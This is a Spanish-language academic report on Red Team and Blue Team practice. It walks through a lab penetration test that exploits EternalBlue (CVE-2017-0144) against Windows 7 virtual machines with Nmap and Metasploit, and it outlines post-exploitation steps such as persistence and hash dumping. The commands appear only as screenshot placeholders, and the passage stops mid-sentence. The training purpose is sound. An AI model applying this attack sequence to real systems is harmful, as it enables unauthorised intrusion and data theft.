Capacidades técnicas, legales y de gestión para equipos BlueTeam y RedTeam

JOSE MAXIMINO REYES PALACIOS

Informe Técnico para optar el título de especialista en seguridad informática

Director

JHON FREDY QUINTERO

Ingeniero de Sistemas

Universidad Nacional Abierta y a Distancia, UNAD
Escuela De Ciencias Básicas, Tecnología e Ingeniería
Especialización en Seguridad Informática
Bogotá, Colombia
Octubre de 2020

RESUMEN

Este informe tiene como principal fundamento, conocer algunos conceptos básicos del modo de actuar de los equipos Red Team y Blue Team en pro de desarrollar buenas prácticas en la seguridad informática.

Debemos recordar que los 2 equipos realizan un trabajo complementario para detectar vulnerabilidades, prevenir ataques informáticos y emular escenarios de amenaza.

En la actualidad la información es una de las parte más importante de los sistemas informáticos y son el objetivo predilecto de los delincuentes informáticos, debido a que en ellas una organización puede almacenar información confidencial y de gran valor para su objetivo de negocio, es por ello que se hace muy importante conocer los problemas a los que pueden estar expuestas.

CONTENIDO

GLOSARIO

• Confidencialidad: Propiedad que permite que la información esté disponible o sea revelada a personas, entidades o procesos autorizados.

• Integridad: Propiedad de la exactitud y no la alteración de la información por partes no autorizadas.

• Disponibilidad: Propiedad de la información para estar accesible y utilizable al ser solicitada por una entidad autorizada.

• Riesgo: Posibilidad de que una amenaza concreta pueda explotar una vulnerabilidad para causar una pérdida o daño en un activo de información. (Alfonso Lorenzo Perez, 2019)

• Amenaza: Una amenaza informática es toda circunstancia, evento o persona que tiene el potencial de causar daño a un sistema en forma de robo, destrucción, divulgación, modificación de datos o negación de servicio. (MINTIC,s.f)

• Vulnerabilidad: Una vulnerabilidad es un estado de debilidad en un sistema informático (o conjunto de sistemas) que afecta las propiedades de confidencialidad, integridad y disponibilidad de los sistemas. (MINTIC,s.f)

• Ethical Hacking: Es una serie de pruebas o test denominados “Test de penetración” cuyo objetivo es poder burlar las diferentes vallas de seguridad que tiene la red para diferentes organizaciones, con la única intención de probar su efectividad, o por el contrario, demostrar la vulnerabilidad de aquel sistema.

• Análisis de Vulnerabilidades: Por medio de herramientas especializadas en análisis de vulnerabilidades, se realiza un análisis a los dispositivos del cliente con el fin de identificarlos riesgos sobre las aplicaciones y servicios que soportan estas. (Iniseg, 2018)

• Penetration Test: Una prueba de penetración consiste en pruebas ofensivas contra los mecanismos de defensa existentes en el entorno que se está analizando. Estas pruebas comprenden desde el análisis de dispositivos físicos y digitales, hasta el análisis del factor humano utilizando Ingeniería Social. (Fernando Catoira, 2012)

• Red Team y Blue Team: Prueba de intrusión o hacking ético intrusivo que utiliza la terminología militar para referirse al equipo atacante ético como los que simulan ser los delincuentes, este tipo de actividad es más elaborada y profunda que un análisis de vulnerabilidades o una prueba de penetración y se componen de campañas que agrupan un número de ataques particulares normalmente ya materializados en empresas del mismo gremio que el cliente. En contexto también existe el Blue Team y se refiere al equipo que se encarga de proteger a la organización de los ataques del Red Team y los reales atacantes y ciberdelincuentes.

INTRODUCCION

Las tecnologías de la información y las comunicaciones hacen girar el mundo, siendo el soporte que mantiene los procesos operativos de las organizaciones. En la actualidad casi todas las actividades están digitalizadas y son realizadas por herramientas informáticas, facilitando la ejecución de una tarea específica y obteniendo resultados más eficientes, lo que se traduce en beneficios en la cadena de suministro de las organizaciones.

Para atacar una infraestructura tecnológica no se necesitan de conocimientos avanzados, la información que existe en la web sobre cómo llevar a cabo ataques con herramientas automatizadas es abundante y de fácil acceso, dejar inhabilitado un servidor web sin las medidas de protección básicas está al alcance de cualquier persona con una computadora y acceso al internet.

Con el desarrollo de las telecomunicaciones, a la par vemos que de igual manera aumenta la manera y la forma de atacar las redes de comunicación, siendo día a día mucho más frecuente esta actividad de carácter delictivo, es de ahí que los especialistas en Seguridad Informática deben prepara sus conocimientos para poder contrarrestar esta situación que peligra la actividad económica de una persona, empresa o nación , de ahí la importancia del manejo de herramientas que contribuyan a que las redes sean más seguras.

OBJETIVOS

Objetivo General

Conocer de manera clara, precisa, medible y a la vez objetiva el riesgo real que corre la empresa de sufrir un ciberataque concreto, por parte de una amenaza determinada.

Objetivos Específicos

Construir a partir de metodologías expuestas en los equipos Read Team y Blue Team una metodología propia para aplicar en la empresa.

Ejecutar una prueba de penetración (Pentesting Test) a los equipos de la empresa, aplicando la metodología definida.

Generar un informe gerencial, técnico y de recomendaciones de las pruebas realizadas a partir de la metodología construida.

DESARROLLO DEL INFORME

Pruebas de Intrusión

La información clave en el desarrollo de la actividad se logró gracias a la siguiente información: Los equipos de cómputo de los cuales se sospecha cuentan con Windows 7 X86 y X64, estos equipos tienen un sistema operativo antiguo dado a una aplicación que sólo funciona en dicho S.O. y no pueden ser reemplazados porque la aplicación no está migrada con compatibilidad a otros sistemas operativos. Los equipos de cómputo cuentan con un SMBv1 activo para compartir impresoras y algunos archivos dentro de la red. Al momento de la fuga de información (10 de junio de 2020) los S.O. no se encontraban actualizados, y su última actualización fue el 05 de febrero de 2017 preocupando a la organización, porque pueden estar relacionados al fallo de seguridad con identificador CVE-2017-0144, además los equipos de cómputo no tienen instalada la actualización MS17-010.

Analizamos el **SMB(Server Message Block)** Bloque de mensajes del servidor (SMB) que es un protocolo que se usa principalmente para compartir archivos, servicios de impresora y comunicación entre computadoras en una red.

Hay muchas vulnerabilidades que existen dentro de SMBv1, la mayoría de las cuales permiten la ejecución remota de código en el host de destino. La mayoría de estas vulnerabilidades tienen un parche disponible, pero la mayoría de las veces, SMBv1 puede desactivarse por completo.

Se logró identificar El exploit EternalBlue existe porque SMBv1 no puede manejar paquetes específicos creados por un atacante remoto, lo que lleva a la ejecución remota de código.[1]

Un atacante al usar una herramienta como Metasploit para obtener un símbolo del sistema elevado en el objetivo. Una vez que un atacante tiene un símbolo del sistema elevado en el sistema de destino, puede hacer un montón de cosas, como crear persistencia al agregarse a sí mismo como administrador local o incluso moverse lateralmente o escalar privilegios eliminando hashes de la memoria.

La vulnerabilidad de seguridad utilizada en nuestro caso es la CVE-2017-0144 también conocida como “Ejecución remota de código SMB de Windows Vulnerability ” esta se identificó por primera vez el 16 de marzo de 2017. Microsoft soluciona esta vulnerabilidad.[2]

Boletín MS17-010, que también se incluye en el Boletín de seguridad específico del sistema operativo (resúmenes) SB17-002, SB17-003, SB17-004.

[1] https://www.semecayounexploit.com/?sec=bugs-y-exploits&nota=32
[2] https://support.microsoft.com/es-co/help/4013389/title

El servidor (SMBv1) maneja ciertas solicitudes. Un atacante primero tiene que aprovechar la vulnerabilidad, generalmente enviando un paquete especialmente diseñado a un servidor SMBv1 de destino. Después de hacer eso con éxito, el atacante podría obtener la capacidad de ejecutar código en el servidor de destino. La actualización de seguridad aborda la vulnerabilidad al corregir cómo SMBv1 maneja estas solicitudes especialmente diseñadas.[3]

Esta vulnerabilidad es realmente grave porque no requiere una acción directa por parte del usuario. Tener la vulnerabilidad y estar en la misma red, al igual que el host que está infectado, puede exponer el sistema al ransomware. Se utiliza en WannaCry / WannaCrypt / WNCRY y NotPetya ransomware y se explota a través de EternalBlue.[4]


Microsoft ha realizado una actualización de seguridad que corrige la forma en que SMBv1 maneja especialmente solicitudes, pero no soluciona la vulnerabilidad por completo.

Herramientas que se utilizaron para el desarrollo de la actividad.

NMAP("Network Mapper"): Es una herramienta que da solución al problema de identificar la actividad en una red, ya que escanea todo el sistema y hace un mapa de cada parte del mismo.[5]

Tenemos que conocer a que rango de red estamos conectados, en este caso mi equipo kali linux tiene la IP 192.168.0.14 y por eso en el comando ponemos 192.168.0.1/24.

Figura 1 Rango de red.



Fuente el autor.


[3] https://docs.microsoft.com/en-us/windows-server/storage/file-server/troubleshoot/detect-enable-and-disable-smbv1-v2-v3

[4] https://www.incibe-cert.es/blog/amenazas-emergentes-sistemas-control-industrial

[5] https://nmap.org/

En esta imagen podemos visualizar aparte de la ip, los puertos abiertos que tiene el equipo víctima y la dirección ip 192.168.0.15

Figura 2 Dirección Ip equipo víctima.




Fuente el autor.

Analizamos e identificamos sistemas operativos y servicios del equipo víctima, Nmap nos permite detectar puertos que están escuchando en una IP o un rango. Igualmente nos permite intentar identificar qué tecnología (producto, versión, etc.) hay detrás de un puerto abierto, o incluso el sistema operativo instalado en el servidor.

Para poder ejecutar el siguiente comando fue necesario loguearme con usuario root, en una nueva máquina de kali Linux.

Figura 3 Servicios, sistemas operativo de equipo víctima.




Fuente el autor.

METASPLOIT FRAMEWORK Una vez identificados el estado de la red, los puertos abiertos, servicios y versión del sistema operativo, el paso siguiente es la explotación de las vulnerabilidades. Es decir, primero se tiene que probar si realmente las vulnerabilidades identificadas permiten causar algún daño. Después se intenta conocer cuál sería ese daño. A pesar de que se haya identificado una vulnerabilidad en la instancia anterior, podría ser que, al momento de intentar explotarla, existan otras medidas de control que no hayan sido consideradas, otras capas de seguridad o distintas variables que podrían hacer más complicada la explotación de la misma. Asimismo, si se logra explotar la vulnerabilidad, podría comprobarse y dimensionar cuál podría ser el daño hacia la empresa, en función de la información o sistemas que estuvieran “detrás” de dicha vulnerabilidad.[6]

Analizamos las vulnerabilidades del equipo víctima. Ejecutamos el siguiente comando.

Figura 4 Vulnerabilidades del equipo victima.



Fuente el autor.

Descripción de Cómo afecta el ataque a cada una de las máquinas (Windows 7 X86 y Windows 7 X64).

Explicación del ataque.


Básicamente lo que se realizo es un ataque utilizando herramientas específicas como lo es NMAP y METAEXPLOIT desde una maquina KALI LINUX. Se logró vulnerar la maquina Windows 7 X64, accesando dicho equipo ejecutando aplicaciones sin necesidad de ser detectados, de igual forma se pudo manipular la información contenida en este maquina lo que también puede genera fuga de información para la empresa, afectado su nivel de seguridad de la información en lo referente al tema de confidencialidad, integridad y disponibilidad.

En la maquina con Windows 7 x86 no se pudo tener acceso a la máquina, por la arquitectura del sistemas operativo al ser de 32 bits y exploit no funciona en esta

[6] ttps://revista.seguridad.unam.mx/numero-19/pruebas-de-penetración-para-principiantes-explotando-una-vulnerabilidad-con-metasploit-fra

arquitectura, por lo cual se pudo evidenciar que cada vez que se lanzaba el exploit de intrusión el equipo generaba error pantalla azul y se reiniciaba, perjudicando el flujo normal de la información. Generalmente estos errores también son ocasionados por problemas de software, lo que significa que hay programas instalados que pueden ejecutar incompatibilidades con el sistema operativo, drivers agregados al sistema o errores de hardware, provocados por dispositivos físicamente anclados y conectados al equipo.

Figura 5 Ataque a maquinas Windows 7 desde Kali Linux.




Fuente el autor.

Enunciamos algunos pasos que se ejecutaron y sus respectivas evidencias para explotar la vulnerabilidad en las máquinas Windows 7.

Arrancamos las máquinas virtuales kali Linux y Windows 7 - x64.


Figura 6 Inicio máquinas virtuales.



Fuente el autor.

Identificamos la dirección ip de la maquina kali Linux y vemos que es la **192.168.0.14,** hacemos un escaneo a la red para detectar la ip del equipo víctima**.**


Figura 7 Dirección Ip maquina atacante.



Fuente el autor.

Encontramos la ip del equipo víctima, además de las características del sistema operativo que tiene instalado. Visualizamos que corresponde a la **192.168.0.15**


Figura 8 Ip equipo Victima.



Fuente el autor

Iniciamos la herramienta METAEXPLOIT y verificamos las vulnerabilidades de equipo víctima.


Figura 9 Inicio herramienta Metaexploit.



Fuente el autor.

Podemos Visualizar algunas de las vulnerabilidades de nuestro equipo victima

